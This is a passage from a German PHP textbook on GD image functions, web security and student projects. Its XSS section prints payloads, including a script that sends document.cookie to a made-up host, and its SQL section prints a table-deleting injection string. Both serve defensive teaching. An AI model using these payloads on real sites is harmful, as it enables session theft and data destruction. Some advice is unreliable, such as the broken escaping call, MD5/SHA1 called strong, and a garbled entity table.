9: *Ein neues und leeres Bild mit TrueColor wird erstellt. Die Größe des neuen Bild entspricht der Größe des Originalbildes (verkleinert um den Skalierungsfaktor).*

11: *Die vollständigen Alphakanalinformationen den neuen Bildes bleiben erhalten.*

12: Die Transparenz für das neue Bild (`$thumb`) wird belegt. Für Rot, Grün und Blau wird jeweils 0 festgelegt. 127 ist der Alphawert welcher für volle Transparenz steht. Der Alphawert kann zwischen 0 und 127 definiert werden, wobei 0 für komplett opak steht.

13: Die Füllung wird dem neuen Bild (`$thumb`) zugewiesen.

15: Das alte Bild (`$bild`) wird skaliert in das neue Bild (`$thumb`) kopiert.

19: Das neue Bild wird mit `imagepng()` angezeigt. Die Transparenz sollte erhalten bleiben. Das PHP lässt sich in einem `img` Element anzeigen.

15.3 Text auf Image

PHPL153
autowrack.jpg, concert.ttf

Um einen Text auf ein Bild zu platzieren gibt es die Funktion `imagettftext()`.
Alternativ gibt es die erweiterte Funktion `imagefttext()` *mit Extrainfo-Support.*

Einen Text auf einem JPEG platzieren

```
 1: <?php
 2:    $bild = imagecreatefromjpeg('autowrack.jpg');
 3:
 4:    $SchriftGr = 32;
 5:    $Winkel = 0;
 6:    $x = 10;
 7:    $y = 50;
 8:    $SchriftFarbe = imagecolorallocate($bild, 255, 255, 255);
 9:    $SchriftArt = './concert.ttf';
10:    $text  = "Schadensbericht - PolizzeNr 2342145 \n\r";
11:    $text .= date("d. M Y - H:i:s");
12:
13:    imagettftext($bild, $SchriftGr, $Winkel,
14:                 $x, $y, $SchriftFarbe,
15:                 $SchriftArt, $text);
16:
17:    $neuerName = 'Upload' . time() . '.jpg';
18:    imagejpeg($bild, $neuerName);
19:    imagedestroy($bild);
20: ?>
```

Erläuterungen:

2: *Das JPEG wird geladen und die Bildinformationen werden an* `$bild` *übergeben.*

4: *Die Schriftgröße in Punkt wird definiert.*

5: *Der Winkel in Grad.*

6: *Die Position des Schriftzuges auf der X-Achse (also die Entfernung vom linken Rand in Pixel).*

7: *Die Position der Grundlinie (also die Entfernung vom oberen Rand).*

8: *Eine Schriftfarbe wird definiert. Die Zahlen 255, 255, 225 stehen für Rot, Grün und Blau – sie ergeben also weiß als Schriftfarbe.*

9: *Eine TTF Schriftart wird ausgewählt. Im Beispiel befindet sich die Schriftart im Projektordner.*

10 – 11: Der Text wird in der Variable $text gespeichert. \n\r wird als Zeilenschaltung interpretiert. Zusätzlich wird das aktuelle Datum mit Uhrzeit hinzugefügt.

13 - 15: Der Auftrag zur Textplatzierung wird erteilt. Die Parameter: 1. das Bild, 2. die Schriftgröße, 3. der Winkel, 4. Postion x, 5. Position y, 6. Schriftfarbe, 7. Schriftart und 8. der Text.

17: Ein neuer Dateiname mit timestamp wird generiert.

18: Das neue Bild wird gespeichert.

19: Der Speicher wird freigegeben.


Ü 15.3 Text auf Image

Übung A: Bild-Anzeige

- Schreibe ein PHP Script zur Anzeige von Bildern mittels einem passenden Header.
- Das Script soll den Pfad zum Bild übernehmen.
- Das Script soll zwischen GIF, PNG und JPEG unterscheiden.
- Andere Bildformate dürfen nicht möglich sein. Scripte ein entsprechendes Feedback für den Fall, dass ein falscher Mime-Type gewählt wurde. (z. B. mit einem Text in einem leeren Bild).
- Speichere das PHP Script als **`bild.php`** ab.
- Es soll eine Anzeige in einem **`<img>`** Element möglich sein.
  z. B: `<img src="bild.php?bild=logo.jpg">`

Übung B: Image Resizer

- Scripte eine PHP-Webseite, die hochgeladene Bilder skaliert.
- Als Upload sind nur PNG, JPEG und GIF erlaubt.
- Der Benutzer kann die neue Breite in Pixel eingeben – das PHP Script skaliert dann das Bild diagonal.
- Transparente PNGs sollen nach dem Skalieren ihre Transparenz beibehalten.
- Das neue, skalierte Bild soll als Download bereitgestellt werden.



Übung C: Einfaches Captcha

- CAPTCHA steht für: "*Completely Automated Public Turing test to tell Computers and Humans Apart*".
- Auf einem leeren Image soll eine 5-stellige Zufallszahl angezeigt werden. Wer möchte, kann auch fünf Zahlen und Zeichen kombinieren.
- Verwende eine außergewöhnliche Schriftart.

*Mit PHP kann man ebenso Zeichnungen selber erstellten. Die Palette an Funktionen ist umfangreich. Rechtecke, Polygone, gestrichelte Linien – auf **www.php.net** findet man die vollständige Dokumentation zu den GD- und Image-Funktionen. In diesem Übungsbeispiel wird ein Tortendiagramm dynamisch erzeugt.*

Tortendiagramm dynamisch erzeugen

Im Beispiel werden die Mitarbeiter_innen eines Unternehmens, aufgeteilt in Abteilungen dargestellt. 20 im Einkauf, 43 im Verkauf und so weiter. Die Anzahl der Werte sind dabei nebensächlich. Man kann problemlos eine weitere Abteilung hinzufügen. Zu beachten ist nur, dass das `$werte` Array genau gleich viele Werte hat wie das `$beschriftung` Array.

```
<?php
   $werte = [20, 43, 22, 32];
   $beschriftung = ["Einkauf", "Verkauf", "Marketing", "EDV"];
   $summe = array_sum($werte);

   $bild = imagecreatetruecolor(350, 250);

   $hintergrund = imagecolorallocate($bild, 245, 245, 245);
   imagefill($bild, 0, 0, $hintergrund);

    $start = -90;
    $i = 0;

    foreach($werte as $antwort) {
     $ende = $start + 360 * intval($antwort) /  intval($summe);

     $rot = rand(0, 220);
     $gruen = rand(0, 220);
     $blau = rand(0, 220);

     $farbe = imagecolorallocate($bild, $rot, $gruen, $blau);
     imagefilledarc($bild, 100, 120, 150, 150,
                    $start, $ende, $farbe, IMG_ARC_PIE);

     imagettftext($bild, 15, 0, 200, 50 + 22 * $i,
                  $farbe, "mono.ttf",
                  $beschriftung[$i] . ": " . $antwort);
     $start = $ende;
     $i++;

    }
    header("Content-type: image/png");
    imagepng($bild);
    imagedestroy($bild);
?>
```

Einbinden kann man das PHP Script in ein `<img>` Element. Speichert man es als Torte.php ab, dann erfolgt der Aufruf mit:

```
<img src="Torte.php" alt="Tortendiagramm">
```

16.1 Sicherheit Eingabe

Der Sinn einer PHP Anwendung liegt meist in einer Webseite, womit es also der Öffentlichkeit zugänglich gemacht wird. Damit ist sie auch unterschiedlicher Gefahren ausgesetzt. Bei Benutzereingaben sollte man immer vom schlimmsten Fall ausgehen!

Benutzereingaben

Jede Eingabemöglichkeit ist zugleich auch ein Sicherheitsrisiko. Bei einer schlampigen Programmierung wird oft auf das Escapen der Eingabe vergessen. Die Folge: Man kann einen Schadcode über ein Input-Feld an das System schicken (PHP-Code, JavaScript, SQL Befehle usw.) Am besten ist es also, eine Benutzereingabe soweit zu beschränken, wie es ihre Notwendigkeit gebietet. Die kritischsten Zeichen sind:

Zeichen	Beschreibung	Kritisch für	HTML Entity
"	Anführungszeichen oben	HTML, JavaScript, PHP	`&qout;`
'	einfaches Anführungszeichen	HTML, JavaScript, PHP, MySQL	`&apos;`
&	kaufmännisches UND	HTML – HTML Entities	`&`
<	öffnende spitze Klammer	HTML (Einleitung für <script> bzw. <?php ...)	`<`
>	schließende spitze Klammer	HTML (Abschluss von </script) bzw. ?>)	`>`
;	Semikolon	HTML, JavaScript, PHP, MySQL	`&semi;`
\	Backslash	Entwerten von Zeichen	`&bsol;`

Die Funktionen `htmlentities()`, `htmlspecialchars()` *und* `html_entity_decode()` *escapen eine Benutzereingabe recht zuverlässig. Wer mit dem Ergebnis der Funktionen nicht ganz zufrieden ist (z. B. weil zu viele Zeichen ersetzt werden), kann einen String auch mit* `str_replace()` *bearbeiten.*

Vorsicht ist auch bei superglobalen Variablen geboten. Insbesondere bei `$_GET` Variablen, weil diese sichtbar für den Benutzer an ein Script übergeben werden. Damit kann ein Benutzer über die URL unerwünschte Effekte im Script auslösen.

Natürlich ist auch der Sinn einer Eingabe stets kritisch zu hinterfragen. Wenn eine Eingabe eine Zahl benötigt, dann muss das Script diese Eingabe auch als Zahl behandeln. Eine Eingabe eines Strings kann sonst zu einem Fehler führen. Benötigt man also eine Ganzzahl kann die Eingabe mit `is_int()` geprüft und|oder mit `intval()` konvertiert werden. Achtung: Eine Division durch Null erzeugt immer einen Fehler der mit einer einfachen Verzweigung verhindert werden kann.

Einiges kann schon im HTML Formular verhindert werden, z. B. über die Attribute `type` oder `required`. Dennoch ist eine zusätzliche `if(isset(..)) {…}` Fallunterscheidung immer zu empfehlen.

16.2 Sicherheit XSS

*Ein Sicherheitsproblem ist das **Cross-Site Scripting** (kurz XSS). Schon die Eingabe von unerwünschten HTML Elementen führt zu einer unangenehmen Veränderung des Designs – dramatischer jedoch sind die Auswirkungen von fremden JavaScript Code im Projekt Deshalb sollte man stets auch darauf achten, welchen Fremdcode man im eigenen Projekt zulässt! Das Beispiel zeigt, welche Auswirkungen schon die Eingabe von schändlichen JavaScript-Code in einer Textarea mit ungefilterter echo Ausgabe hat.*

Unsicherer PHP Code. Die Eingabe ins textarea Element wird ungefiltert auf der gleichen Seite ausgegeben. Es folgen Beispiele, welche negativen Auswirkungen in Verbindung mit JavaScript entstehen können. Überlege was passiert, wenn man den JavaScript Code als Benutzereingabe in die Textarea eingibt!

```
<form method="post">
 <textarea name="eingabe"></textarea><br>
 <input type="submit" value="Eingabe anzeigen">
</form>

<?php
  if(isset($_POST["eingabe"])) {echo $_POST["eingabe"];}
?>
```

JS Ein unerwünschtes Dialogfenster wird geöffnet.

```
<script>  window.alert("gehackt");  </script>
```

JS Die Webseite wird immer wieder neu geladen.

```
<script>  location.reload();  </script>
```

JS Eine Umleitung zu einer fremden Website.

```
<script>   location.href="https://www.gehacked.at"; </script>
```

JS Und mit einer Umleitung ist natürlich auch ein Auslesen von Cookies denkbar. Die Übergabe der Cookies erfolgen als URL Query-String.

```
<script>
  location.href="https://www.gehacked.at/auswertung.php?c="
                      + escape(document.cookie);
</script>
```

Man sieht welche negativen Auswirkungen ein schadhafter JavaScript-Code im Projekt haben kann. Noch schlimmer sind die Folgen wenn die Eingabe zwischengespeichert wird. (z. B. als MySQL Eintrag, JSON usw.).

*GEFAHR: Niemals **unkritisch** fremde Scripte ins Projekt einbinden – mit welcher Technik auf immer! (Die URIs sind frei erfunden).*

```
<?php include 'http://www.tollescripte.de/funktionen.php' ?>
<script src="http://www.superjs.com/sammlung.js" async>
<iframe src="http://www.bindemichein.net/fueralle.html" ></iframe>
<link href="http://dassign.at/traumhaftes.css" type="text/css" >
<img src="http://coolepix.org/bildmitjscode.svg" >
```

16.3 Sicherheit SQL

Ein dramatisches Problem passiert immer wieder im Zusammenhang mit Datenbanken: Und zwar das Einschleusen von schädlichen SQL Code (SQL Injection).

Beispiel für eine ungefilterte SQL Abfrage

Ein Firmenname wird mittels POST an das Script übergeben. Der SQL-Code ist eine einfache INSERT Anweisung. Im Anschluss wird. Der SQL Code wird mit **`mysqli_query()`** *an die Datenbank geschickt.*

```
$firma = $_POST["Firma"];
$sql = "INSERT INTO FirmenDB (Firma) VALUES ('$firma')";
$ergebnis = mysqli_query($verbindung, $sql);
```

Wenn ein Benutzer nun

`Rosi's Imbiss`

eingibt, dann wird wegen dem Apostroph ein Fehler bei der SQL Abfrage entstehen. Das ist noch nicht so schlimm, problematischer wird es, wenn ein Hacker eine SQL Injection einschleust, z. B.:

`'); DELETE FROM FirmenDB --`

Dann wird folgender SQL Befehl abgeschickt (der die gesamte Datenbank löscht).

```
INSERT INTO FirmenDB (Firma)
VALUES ('); DELETE FROM FirmenDB --')
```

*Um dem also entgegen zu wirken, muss man unbedingt den Apostroph escapen. Zusätzlich sollten auch die kritischen SQL Zeichen - _ * % gewandelt werden. Entweder man nutzt dafür str_replace() oder die Funktion mysqli_real_escape_string() für MySQL.*

```
$firma = str_replace("'", "", $_POST["Firma"]);
$firma = mysqli_real_escape_string($_POST["Firma"]);
```

Weitere Sicherheitsmaßnahmen (für MySQL und phpMyAdmin):

***Rollenbasierte Berechtigungen**: Je nach Zweck sollte man eigene Benutzer mit dem niedrigsten Level an Rechten anlegen. z. B. für eine einfache Suchabfrage reicht ein Benutzer der nur die Rechte SELECT für die Datenbank (noch besser, nur für die Tabelle hat). Root niemals im PHP-Code verwenden!*

***Starke Passwörter**: mit mind. 8 Zeichen, Zahlen und Zeichen gemischt, keine Wörter die auch im Wörterbuch stehen usw. - hoch komplexes Passwort für root.*

***Datenbank-Administration**: Verschlüsselungen (z. B. OpenSSL, FIPS-Modus) aktivieren, Server-Sicherheit berücksichtigen, Richtigen Zeichensatz wählen (z. B. UTF-8), Plug-Ins und Erweiterungen auf das notwendigste reduzieren.*

***PHP-Sicherheitseinstellungen in der php.ini:** Funktionen deaktivieren, Dateizugriff auf externe URL unterbinden, Safe_mode einschalten, Zugriffsteuerung*

16.4 Sicherheit Passwörter

Passwörter (bzw. Authentifizierung) sind das Sicherheitskonzept der ersten Stunde in der Informatik und daran hat sich bisher noch nicht viel geändert. Ob nun eine Anmeldung über Fingerabdruck, Gesichtserkennung oder eine Zeichenkette passiert – das Prinzip bleibt immer das gleiche. PHP Entwickler_innen setzen deshalb auf komplexe Passwörter für SQL-Datenbanken, Admin-Oberflächen, FTP, SSH usw. die sie auch in regelmäßigen Abständen ändern. Was aber, wenn man eine Benutzerverwaltung anbietet, wo ein Benutzer sein Passwort selbst wählen kann?

Passwörter verschlüsseln

Das man Passwörter (in plain Text) nicht mittels `$_GET` versendet, sollte doch klar sein. Da kann man das Passwort gleich ausdrucken und im Dorf auf die Kirchentüre nageln. Selbst eine base64 Verschlüsselung macht das Passwort vielleicht unleserlich – aber definitiv nicht 'unknackbar'. Passworttransfer mit `$_POST` oder als SESSION-Variable bieten schon eine relativ hohe Sicherheit – 100%ige Sicherheit ist in der Informatik nie garantiert!

Deshalb sollte man Passwörter nicht im Klartext abspeichern – sondern nur den HASH des Passwort-Strings. Ein HASH ist ein stark verschlüsselter String eines Passworts der mittels eines Verschlüsselungsalgorithmus (z. B. MD5, SHA1 usw.) generiert wurde. Diesen HASH kann man dann in einer gut geschützten Datenbank (oder aber auch in einem wirklich gut geschützten externen File wie JSON, XML) abspeichern. Wenn ein_e Hacker_in es schafft einen HASH zu ermitteln, dann hat er_sie noch lange nicht das Passwort in den Händen. Gut, es gibt Programme die einen HASH zurückkonvertieren – aber diese können schon Monate bis Jahre an so einem gehashten Passwort rechnen.

In PHP gibt es die **Password Hashing API** mit Funktionen zur Passwortsicherheit:

PHP

`passwort_hash()`

Erzeugt einen HASH – das Beispiel übergibt der Variable `$passwort` einen String, der ungefähr so aussieht:

```
$2y$10$iO0G8miW/d6f8ALNVhNvOe67eVVnuzu2Fu8XlYfyIqdhj0DbP5h8O
```

```php
$passwort = password_hash("sehrgeheim", PASSWORD_DEFAULT);
```

PHP

`passwort_verify()`

Die Funktion vergleicht das Passwort mit dem HASH und gibt (bei Übereinstimmung) TRUE bzw. 1 zurück. Im Beispiel ist der HASH in der Variable `$passwort` gespeichert.

```php
if(password_verify("sehrgeheim", $passwort)) {
   echo 'Passwort stimmt!';}
```

Im Beispiel wird nur der HASH gespeichert. Die Prüfung erfolgt dann im PHP Code, indem die Eingabe mit dem HASH über die Funktion `passwort_verify()` *verglichen wird.*

Selbstverständlich kann die Sicherheit noch erhöht werden, indem man das Passwort vorher zusätzlich noch mit openSSL verschlüsselt, dem Hash ein Salt mitgibt oder sogar eine eigene Kryptographie hinzufügt.

16.5 Sicherheitshinweise

Neben den großen Sicherheitsthemen (Benutzereingaben, XSS, SQL Injection, Passwörter, Übertragung usw.) gibt es noch eine unendliche Liste an Sicherheitsempfehlungen. Grundsätzlich aber gilt die Formel: ***Denkfaulheit == Sicherheitsrisiko***

Hier einige Impulse zur PHP und Websicherheit:

- **Unnötige Technologien abschalten!**
  Man sollte alle Technologien die nicht unmittelbar für die Website benötigt werden deaktivieren. z. B. CGI, Perl, FastCGI.
- **Dateirechte vergeben!**
  Mit chmod kann auf einem Linux-Server jede Datei allein durch die Dateirechte weiter gesichert werden. Ein File, das nur gelesen wird sollte auch keine Schreibrechte haben. Dateirechte lassen sich auch im FTP Client nach- oder während dem Upload festlegen.
- **Intelligente Serveradministration!**
  Die Konfiguration des Webserver ist maßgeblich für die Sicherheit der Website. Von der Firewall über den DNS-Server bis zu den Port Öffnungen – Webserveradministration (ob nun Apache/Linux oder IIS/Windows) ist eine eigene Wissenschaft. Da kann der PHP Code noch so gut geschützt sein, wenn ein Angriff über SSH oder FTP auf den Server erfolgt.
- **Zertifikate verwenden!**
  SSL/TLS Protokolle und Zertifikate steuern das verschlüsselte Übertragen der Daten. Mit ihnen ändert sich http:// zu https:// - also einer sicheren Übertragung. Das **Lets Encrypt** Zertifikat ist gratis – man kann aber auch Zertifikate kaufen.
- **Fehler und Warnungen in der PROD abschalten!**
  PHP Fehlermeldungen und Warnungen geben Hacker 'nützliche' Informationen für ihre 'Arbeit'. Fehlerprotokolle sollten also dementsprechend gut geschützt werden.
- **Saubere Programmierung!**
  Variablen die nicht mehr benötigt werden, sollten eigentlich mit `unset()` wieder gelöscht werden. Jeder Handler (DB-Handler, File-Handler usw.) sollte nach seiner Arbeit auch wieder geschlossen werden. Sessionvariablen und Cookies sollten mit einem vernünftigen Ablaufdatum versehen werden. `E_PARSE` Fehler dürfen niemals im Code sein!
- **Verzeichnisse schützen!**
  Ordner mit Hilfsdateien (z. B. für CSS, Bilder) sollten mit einem Redirect in einer index.php weitergeleitet werden, damit die Inhalte des Ordners nicht mit dem Browser ausgelesen werden. z. B. `header("Location: http://www.meineSeite.at");`
- **Scriptsicherheit erhöhen mit php.ini!**
  In der Konfigurationsdatei php.ini gibt es zahlreiche Optionen welche die Scriptsicherheit erhöhen. z. B. Deaktivieren der globalen Verfügbarkeit von Variablen, Shell-Befehle deaktivieren, Funktionen deaktivieren uvm.
- **Website testen!**
  Am besten sollte eine externe Person die Website testen. Dabei kann auch die Usability erhoben werden. Oft entsteht ein Sicherheitsrisiko in Fragen, die dem PHP-Entwickler sowieso selbstverständlich bzw. irrsinnig sind, und sie diese dann auch nicht stellen.
  "Betriebsblindheit" ist ebenfalls ein Sicherheitsrisiko.

Ü 17.1 Projekte

Für alle Projekte gilt das Prinzip des freien Designs für das HTML Layout und die CSS Anweisungen. Erweitere deinen PHP Code mit JavaScript und Feinheiten der guten Programmierung! Alles ist möglich!

leicht
mittel
schwer

Projekt A: Webchat

Schreibe eine Website, die einen Webchat anbietet. Die Benutzer können ihren Nickname eingeben und dann lustig drauf los chatten! Überrasche mit genialen Ideen und präsentiere dein fertiges Projekt.

Projekt B: Social-Media-Plattform


Möchtest du dich mit den großen Plattformen messen – vielleicht mit einer neuen, bahnbrechenden Idee? Einen neuen Messenger-Dienst, eine Flashmobseite oder Plattform für Party & Partnerschaft? Eine SQL-Datenbank im Hintergrund soll dein Vorhaben steuern. Präsentiere dein fertiges Projekt!

Projekt C: Sicherheitskonzept

Bist du eine Expertin oder ein Experte für IT-Security? Na dann erarbeite ein Sicherheitskonzept für ein Projekt einer Mitschülerin bzw. eines Mitschülers. Arbeitet zusammen an der Sicherheitsoptimierung des Codes und dokumentiere deine Überlegungen. Verfasse weitere Sicherheitsempfehlungen für das PROD System und präsentiere deine Arbeiten.

Projekt D: Springerschach

Ein König auf A8, ein Pferd auf H1. Das Ziel: Schafft es das Pferd innerhalb von nur 21 Zügen den König einmal Schach zu setzen? Der Benutzer steuert das Pferd. Schreibe zwei Algorithmen für den König. Im ersten Algorithmus ist es möglich den König Schach zu setzen. Im zweiten Algorithmus soll es unmöglich sein (selbst wenn man die Züge auf 36 erhöht) den König ins Schach zu setzen. Präsentiere unbedingt deine Arbeit!



Projekt E: Freies Projekt

Auf diesem Blatt ist überhaupt keine coole Idee dabei! Alles öd – alles langweilig. Du hast eine bessere Idee – ja dann mach' deine Idee zu deinem Projekt. Schreibe schnell einen Projektantrag was du gerne umsetzen möchtest und dann ran an die Arbeit. Alles ist erlaubt – alles ist möglich! Präsentiere dein Projekt.

Ü 17.2 Projekte Wirtschaft

Für alle Projekte gilt das Prinzip des freien Designs für das HTML Layout und die CSS Anweisungen. Erweitere deinen PHP Code mit JavaScript und Feinheiten der guten Programmierung! Alles ist möglich!

leicht
mittel
schwer

Projekt A: Kassabuch

Erstelle ein Online-Kassabuch für Einnahmen-Ausgaben-Rechner. Alle Bewegungen der Kassa sollen erfasst werden. Ein automatisierter Tagesabschluss soll ebenso möglich sein, wie andere Features eines intelligenten Kassabuchs. Eine Datenbank im Hintergrund soll die Website Multiuserfähig machen. Erstelle auch eine Präsentation deiner Arbeit!

Projekt B: Anlagenbuchhaltung

Scripte ein Anlageverzeichnis für Unternehmer_innen welches alle wichtigen Informationen zum Anlagevermögen speichert. Erweitere das Anlageverzeichnis mit Features zu Buchwert, AFA, Anlagekennzahlen usw. und Buchungssätzen. Zwei Datenbanken sind schon notwendig – eine für das Anlageverzeichnis und eine für eine Benutzerverwaltung, damit auch mehrere Unternehmer_innen die Website nutzen können. Präsentiere dein fertiges Projekt!

Projekt C: Ticketverkauf

Schreibe eine Website für den Ticketverkauf zu einem Event. Damit der Kunde sein Ticket bekommt, muss er ein Formular ausfüllen und seine Adresse bekannt geben. Die Daten werden in einer Datenbank zwischengespeichert. Der Kunde kann nur per Vorauskasse bezahlen. Sobald die Zahlung auf dem Kontoauszug erscheint, wird in der Datenbank auch ein Vermerk mit "Bezahlt" eingetragen und das Ticket wird versandt. Füge eine clevere eMail-Kommunikation hinzu und präsentiere am Schluss deine Ticketverkauf-Site.

Projekt D: Finanzmathematik

Scripte eine Site mit Berechnungen aus der Finanzmathematik. Rentenrechnung, Zinseszinsrechnungen, Preistheorie odgl. Die Site darf aber nur registrierten Benutzern zur Verfügung stehen. Automatisch generierte Bilder peppen die Site auf. Präsentiere auf jeden Fall deine Arbeit.

Projekt E: Freies Projekt

Keines der Projekte ist anspruchsvoll genug? Schließlich willst du mit deinem Webdevelopment-Wissen auch in der Wirtschaft auftrumpfen. Na dann, scripte ein eigenes Projekt aus dem Bereichen Rechnungswesen, Wirtschaftliches Rechnen, Finanzmathematik oder Betriebswirtschaftslehre. Alles ist erlaubt – alles ist möglich. Schreibe aber zu Beginn einen Projektantrag und Präsentiere am Schluss deine Arbeit.